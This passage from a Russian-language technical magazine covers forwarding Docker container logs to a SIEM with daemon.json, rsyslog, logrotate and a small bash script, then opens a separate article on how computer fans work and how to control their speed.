Какие тут могут быть варианты решения проблемы?

Решение 1

Мы можем добавить в события дополнительные данные:

- образ, с которого был развернут контейнер;
- имя контейнера;
- ID контейнера.

Для этого необходимо в конфиг демона Docker `/etc/docker/daemon.json` добавить шаблон тега, который будет применяться к журналам всех контейнеров:

```
{
  "log-driver": "json-file",
  "log-opts": {
    "max-size": "10m",
    "max-file": "3",
    "tag": "{{.ImageName}}/{{.Name}}/{{.ID}}"
  }
}
```

В итоге события будут обогащены контекстными данными, как указано в примерах событий ниже:

```
<190>Apr  5 09:52:25 srv-01 docker {
  "log":"2024-04-05 06:52:25.632 UTC [44] FATAL:  password
authentication failed for user "admin"\r\n",
  "stream":"stdout",
  "attrs": {"tag":"postgres/postgresql/1b1bfdf7ea5d"},
  "time":"2024-04-05T06:52:25.63500247Z"
}
```

```
<190>Apr  5 09:48:53 srv-01 docker {
  "log":"::ffff:10.10.10.1 - - [05/Apr/2024:06:48:53 +0000] "POST /
authenticate/login HTTP/1.1" 302 199 "http://10.10.10.170:5051/login
" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (
KHTML, like Gecko) Chrome/123.0.0.0 Safari/537.36"\n",
  "stream":"stdout",
  "attrs":{"tag":"dpage/pgadmin4/pgadmin/8270d2eec30b"},
  "time":"2024-04-05T06:48:53.504262326Z"
}
```

Но здесь сразу стоит отметить, что такой вариант подразумевает внесение изменений в конфигурацию Docker, а это потребует перезапускать демон и заново создавать контейнеры, поскольку на уже запущенные контейнеры эта настройка распространяться не будет. Дадут ли это сделать команды сопровождения (ops), большой вопрос.

Еще можно переопределить шаблон тега для конкретного контейнера при его запуске командой `docker run` или средствами `docker compose`. Примеры переопределения приведены ниже.

```
docker run \
-itd \
-e POSTGRES_USER=<username> \
-e POSTGRES_PASSWORD=<password>\
-p 5432:5432 \
-v /data:/var/lib/postgresql/data \
--name postgresql \
--log-driver json-file \
    --log-opt max-size=10m \
    --log-opt max-file=3 \
    --log-opt tag="{{.Name}}/{{.ID}}" \
postgres
```

docker-compose.yml

```
version: '3.9'
services:
  postgres:
     container_name: postgresql
     image: postgres
     environment:
          POSTGRES_USER: ${POSTGRES_USER:-<username>}
          POSTGRES_PASSWORD: ${POSTGRES_PASSWORD:- <password>}
          PGDATA: "/var/lib/postgresql/data/pgdata"
      volumes:
          - data:/var/lib/postgresql/data
       ports:
          - "5432:5432"
       logging:
          driver: json-file
          options:
              max-size: 10m
              max-file: "3"
              tag: "{{.Name}}/{{.ID}}"
```

В этом случае потребуется только пересоздание контейнеров с новыми параметрами, что тоже на практике, к сожалению, не всегда возможно.

Решение 2

В качестве альтернативного варианта можно настроить Docker так, чтобы журналы контейнеров записывались в формате Syslog на хост Docker, а далее средствами Rsyslog отправлять их на коллектор системы LM/SIEM.

Для этого переопределим драйвер ведения журнала в `/etc/docker/daemon.json` на Syslog. В качестве параметров нужно указать системный сокет для отправки журналов в системный журнал хоста и определить тег с именем контейнера:

```
{
 "log-driver": "syslog",
 "log-opts": {
 "syslog-address": "unixgram:///dev/log",
 "tag" : "docker/{{.Name}}"
 }
}
```

Затем создаем конфигурационный файл Rsyslog `/etc/rsyslog.d/10-docker.conf`, который будет фильтровать события и записывать их в отдельные файлы:

```
$FileCreateMode 0644
$template DockerDaemonLogFileName,"/var/log/docker/docker.log"
$template DockerContainerLogFileName,"/var/log/docker/%SYSLOGTAG:R,
ERE,1,FIELD:docker/(.*)\[--end:secpath-replace%.log"
if $programname == 'dockerd' then {
 ?DockerDaemonLogFileName
 stop
}
 if $programname == 'containerd' then {
 ?DockerDaemonLogFileName
 stop
}
if $programname == 'docker' then {
 if $syslogtag contains 'docker/' then {
 ?DockerContainerLogFileName
 stop
 }
}
$FileCreateMode 0600
```

После перезапуска службы Rsyslog события демона Docker и каждого контейнера начнут записываться в отдельные файлы в каталог `/var/log/docker/`.

Далее создаем конфиг `/etc/rsyslog.d/10-siem-docker-logs.conf`, который будет вычитывать эти журналы и пересылать на коллектор системы LM/SIEM:

```
module(load="imfile" PollingInterval="10")
input(type="imfile" File="/var/log/docker/*.log"
Severity="info"
Facility="local7")
local7.* @<ip-адрес коллектора LM/SIEM-системы>:<порт>
```

Ну и последним пунктом необходимо настроить ротацию этих журналов средствами logrotate в файле `/etc/logrotate.d/rsyslog-docker`:

```
/var/log/docker/*.log
{
 daily
 rotate 10
 minsize 200M
 missingok
 notifempty
 compress
 sharedscripts
 postrotate
 /usr/lib/rsyslog/rsyslog-rotate
 endscript
}
```

Но такой вариант подразумевает внесение изменений в настройки Docker, что потребует перезапустить демон и создать контейнеры заново.

Сбор событий с одного контейнера

Если стоит задача собирать события с одного конкретного контейнера, то мы сталкиваемся с проблемой непостоянства пути к файлу журнала.

Например, при настройке сбора событий из файла необходимо указать абсолютный путь к log-файлу конкретного контейнера, как в примере ниже:

```
module(load="imfile" PollingInterval="10")
input(type="imfile" File="/var/lib/docker/containers/
79aac53d21cac323b13f506e295cb13bfa28e8f68b91d2760a5d878879678141/
79aac53d21cac323b13f506e295cb13bfa28e8f68b91d2760a5d878879678141-
json.
log"
Tag="docker/postgresql"
Severity="info"
Facility="local7")
local7.* @<ip-адрес коллектора LM/SIEM-системы>:<порт>
```

Но во время эксплуатации контейнер может быть удален и запущен с новыми параметрами. Из-за этого контейнеру будет присвоен новый ID и изменится путь к log-файлу. Это требует оперативной перенастройки Rsyslog, иначе можно потерять события, в том числе относящиеся к безопасности. Давай рассмотрим варианты решения проблемы.

Решение 1

Мы можем сменить для этого контейнера драйвер ведения журнала на Syslog и с помощью параметров настроить отправку событий в нужном нам формате на коллектор системы LM/SIEM.

Здесь используется метод сбора push (то есть источник событий в лице контейнерного приложения сам отправляет события в LM/SIEM) и мы не привязываемся к пути log-файла (то есть не требуется из него вычитывать коллектором LM/SIEM). Переопределение потребует заново создать контейнер и добавить новые параметры ведения журнала:

```
docker run \
   --log-driver syslog \
   --log-opt mode=non-blocking \
   --log-opt max-buffer-size=20m \
   --log-opt tag="{{.Name}}/{{.ID}}" \
   --log-opt syslog-format=rfc3164 \
   --log-opt syslog-address=udp://<ip-адрес коллектора LM/
SIEM-системы>:<порт> \
```

docker-compose.yml

```
logging:
  driver: syslog
  options:
     mode: non-blocking
     max-buffer-size: 20m
     tag: "{{.Name}}/{{.ID}}"
     syslog-format: rfc3164
     syslog-address: "udp://<ip-адрес коллектора LM/SIEM-системы>:<
порт>"
```

Но снова сталкиваемся с тем, что контейнер иногда создается заново — например, при обновлении или обслуживании приложения.

А что делать, если нам нужно настроить сбор событий с конкретного контейнера прямо сейчас? Или если команды разработки и сопровождения полностью устраивает настроенное журналирование с драйвером json-file и они не хотят ничего менять?

В этом случае для специалистов по информационной безопасности существует альтернативный вариант, о котором поговорим ниже.

Второй вариант решения для сбора событий с одного контейнера

Этот вариант подразумевает использование Bash-скрипта для отслеживания изменения пути к файлу и оперативного обновления его в настройках Rsyslog. Вот пример такого скрипта:

```
#!/bin/bash
collector_address="10.10.10.10"
collector_port="514"
container_name=postgresql
cont_logpath=$(docker inspect --format='{{.LogPath}}' $container_name
)
command_output=$(cat /etc/rsyslog.d/10-postgresql-siem.conf | grep -o
$cont_logpath)
container_id=$(docker ps -aqf "name=$container_name")
rsyslog_tag="$container_name $container_id"
echo $rsyslog_tag
if [[ "$cont_logpath" == "$command_output"  ]]
then
 echo "LogPath matches"
else
 echo -e "module(load="imfile" PollingInterval="10")\ninput(type="
imfile" File="$cont_logpath"\nTag="$rsyslog_tag"\nSeverity="info"\n
Facility="local7")\nlocal7.* @$collector_address:$collector_port" > /
etc/rsyslog.d/10-postgresql-siem.conf
 systemctl restart rsyslog.service
fi
```

Скрипт выполняет следующие действия:

- определяет с помощью команды `docker inspect` текущий путь к файлу журнала контейнера;
- определяет путь к файлу журнала контейнера, прописанный в указанном файле конфигурации Rsyslog;
- формирует тег Rsyslog из имени контейнера и его сокращенного ID;
- сравнивает пути и, если они не совпадают, обновляет путь к файлу в конфиге Rsyslog;
- перезапускает службы Rsyslog для применения изменений.

Для кастомизации скрипта тебе потребуется:

- указать IP-адрес и порт коллектора LM/SIEM-системы (`collector_address`);
- указать имя контейнера (`postgresql`);
- указать имя файла конфигурации rsyslog (`10-postgresql-siem.conf`);
- указать параметры Syslog для Severity (`info`) и Facility (`local7`);
- сделать скрипт исполняемым;
- добавить скрипт в crontab и задать выполнение, например, каждую минуту.

В результате работы скрипта всегда будет получаться актуальный файл настроек Rsyslog (точнее, почти всегда, так как есть небольшая вероятность попасть на 60-секундный «провал»). Как следствие — практически непрерывно работающая задача сбора событий, в том числе событий безопасности.

РОТАЦИЯ ЖУРНАЛОВ

Нужно сказать еще пару слов про ротацию логов, так как при использовании драйвера json-file ротация журналов контейнерных приложений по умолчанию не происходит. А она важна, чтобы всем в контейнере хватало места и чтобы мы не создали отказ в обслуживании сами себе. Существуют два варианта настройки ротации журналов.

Первый вариант ротации

Можем задать параметры ротации журналов как на уровне демона Docker для всех вновь создаваемых контейнеров, так и при необходимости на уровне конкретного контейнера.

/etc/docker/daemon.json

```
{
  "log-driver": "json-file",
  "log-opts": {
    "max-size": "10m",
    "max-file": "3"
 }
}
```

```
docker run --log-driver json-file \
    --log-opt max-size=10m \
    --log-opt max-file=3 \
```

docker-compose.yml

```
logging:
      driver: "json-file"
      options:
        max-size: 10m
        max-file: "3"
```

Второй вариант ротации

Средствами стандартной встроенной утилиты logrotate задаем ротацию для всех контейнеров.

/etc/logrotate.d/docker

```
/var/lib/docker/containers/*/*.log {
 rotate 7
 daily
 compress
 missingok
 delaycompress
 copytruncate
}
```


ВЫВОДЫ

Популярность Docker все растет, и он уже стал одним из ведущих решений. Но к сожалению, возможность работать с ним пока появилась не во всех решениях для обеспечения безопасности, а мониторинг контейнеров нужен уже сейчас. Надеюсь, статья поможет тебе покрыть это отставание. А заодно не поругаться с представителями других команд в компании!

ОХЛАДИ СЕБЕ ВСЁ

Собираем контроллер оборотов для компьютерных кулеров

У настоящего хакера холодными должны быть не только сердце или разум, но и в первую очередь компьютерное железо. Чтобы избежать его перегрева, используются различные аппаратные системы управления вентиляторами охлаждения. Однако готовые решения либо слишком дорогие, либо чересчур примитивные. Значит, нужно собрать такое устройство самостоятельно! Сейчас расскажу как.




Candidum
duospirit@gmail.com

В большинстве современных материнских плат присутствует крайне удобная функция управления вентиляторами охлаждения, позволяющая динамически менять обороты кулеров в зависимости от температуры процессора. Это дает возможность не гонять пыль зазря, когда машина простаивает, а заодно существенно снизить шум. Настройка этой системы обычно выполняется в UEFI или с использованием утилит от производителя материнской платы. А что делать, если подобные варианты недоступны? Придется взяться за паяльник и добавить необходимую функциональность самостоятельно.

ИЗВЕСТНЫЕ РЕШЕНИЯ

На алике продается множество готовых решений, однако мне ни одно не понравилось. Так, приобретенная мной китайская плата на поверку оказалась линейным регулятором напряжения!



Контроллер на восемь кулеров

А я все смотрел на нее и думал, зачем там такие мощные полевики стоят. Ответ прост: они работают в линейном режиме. Нет, железка, конечно, обороты регулирует, однако при понижении напряжения в какой-то момент кулеры останавливаются, и это происходит далеко не в крайнем положении движка резистора. При этом на транзисторе регулятора мощность продолжает рассеиваться в виде тепла. Мне такое и даром не нужно.

Справедливости ради надо сказать, что железка эта дешевая и одинаково работает со всеми типами кулеров на 12 В. Существуют, конечно, штуки посерьезнее, с дисплеем и множеством настроек, но на мой вкус они дико избыточны, с одной стороны, и дороги — с другой. Смотрятся они прикольно, но бестолково.

Aerocool
V12
1000
1500
2000
2500
3000
3500
2100
RPM
LOW
HI
FAN
55°C
Alarm temp
HOT
CPU
VGA
HDD
SYS
TEMP

Продвинутый контроллер кулеров


Кроме того, существует немало схем самодельных контроллеров, но перед тем, как рассмотреть некоторые из них, разберемся сперва с самими вентиляторами.

АНАТОМИЯ И ФИЗИОЛОГИЯ ВЕНТИЛЯТОРА

Низковольтные вентиляторы используют бесщеточные двигатели постоянного тока и различаются между собой в основном типом интерфейса. Мелочи вроде разного напряжения питания вроде 5, 12, 24 В и далее со всеми остановками оставим за кадром, как очевидные.


Вентиляторы бывают двухпроводные, трехпроводные и четырехпроводные. С первыми все просто и понятно: два провода — это питание, подал на них напряжение — крутит, отключил — не крутит. В трехпроводном интерфейсе к линиям питания добавляется выход тахометра, выдающего по два импульса на оборот кулера. Этот вывод представляет собой выход с открытым коллектором, иными словами, ему нужна подтяжка к плюсу питания для работы.

В четырехпроводном варианте предусмотрен дополнительный вывод для контроля оборотов, которые задаются ШИМ-сигналом. У выхода есть внутренняя подтяжка к плюсу, поэтому, если его оставить висеть в воздухе, обороты будут максимальны. А еще для подачи ШИМ-сигнала можно использовать выход с открытым коллектором.



Распиновка кулеров

Легко видеть, что такая распиновка обеспечивает полную обратную совместимость, поэтому нет нужды ломать голову, какой кулер подключать к материнской плате. Работать будет любой, подходящий по напряжению. Теперь, вооружившись статьей Why and How to Control Fan Speed for Cooling Electronic Equipment, разберемся, как устроены вентиляторы. Итак, сердцем бесщеточного мотора вентилятора является датчик Холла, который определяет положение магнитного ротора. Когда к датчику приближается северный полюс магнита, на его выходе образуется логическая единица, с южным полюсом — наоборот.


Ground
+5VDC
Output
Sensor—shown magnified, with internal components visible
Rotating magnetic field affects Hall strip in sensor
Hall Strip
+5VDC
Digital Circuitry
Ground
S
N
Actual Size (approx.)
Hall Effect Sensor

К пояснению работы датчика Холла

Собственно, сигнал с датчика Холла служит для управления ключами, питающими катушки, и типичная упрощенная схема бесщеточного вентилятора выглядит так.




Схема бесщеточных вентиляторов 3pin и 4pin

Здесь видно, откуда берется сигнал тахометра и что он собой представляет, а также как к этому делу приладить ШИМ-контроль оборотов. Обрати внимание, что управляемый ШИМ-сигналом ключ коммутирует только силовую часть мотора, не нарушая работу датчика Холла и позволяя корректно определить число оборотов независимо от уровня сигнала на выводе PWM. Двухпроводной вентилятор отличается лишь тем, что наружу не выведен выход TACHO. А на практике это может выглядеть еще проще — упакованным в одну микросхему, где будут сразу и датчик, и ключи, и прочая обвязка.

Мотор вентилятора на одной микросхеме

INFO

Вот здесь и здесь один веселый чех ковыряет вентилятор от компьютерного блока питания. У него даже есть видео, неплохо поясняющее принцип работы кулера.

ТАК КАК ЖЕ ИМ РУЛИТЬ?


Существуют четыре классических подхода к управлению оборотами вентиляторов, их мы и рассмотрим. Сразу скажу, что четвертый — наиболее предпочтительный.

Вариант первый. Дискретный

Тут все просто. Вентилятор включается, только когда это необходимо, а в остальное время он выключен. После включения он работает на максимальных оборотах. Вариант хороший, однако он далеко не всегда применим, так как во многих случаях активное охлаждение необходимо и на холостом ходу, поэтому останавливаться тут смысла я не вижу.

Вариант второй. Линейный регулятор

На вентилятор подается питание с линейного регулятора. Иными словами, когда нужно снизить обороты, на кулер подают меньше штатных 12 В, и скорость вращения снижается. Так как входное напряжение у нас уже стабильное и отфильтрованное, то ставить специализированную микросхему типа LM317 необязательно, можно обойтись и простым эмиттерным или истоковым повторителем либо использовать источник тока.



Линейный регулятор оборотов

